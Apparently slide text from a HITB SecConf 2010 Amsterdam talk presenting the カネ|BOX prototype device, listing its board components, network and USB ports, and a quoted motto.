- [Internal] 10/100 Mbit Ethernet
- [External] 10/100 Mbit Ethernet
- [optional] 802.11 b/g/n Wireless
- 2x USB 2.0 Ports
  - ✗ Add a printer!
  - ✗ Add a hard drive!


VT6105M
0804CD TAIWAN
2385004100
8220B
8220B
VT6105M
0804CD TAIWAN
2385004100
AMD Geode
7..18V DC
PC Engines GmbH

PROTOTYPE (TODAY)



カネ|BOX

"Those who learn and do not teach are thieves."

- Byron Sonne

(no idea who said it first)

カネ|BOX

www.kane-box.com

HITBSECCONF2010
AMSTERDAM
29th June - 2nd July 2010 :: http://conference.hackinthebox.nl/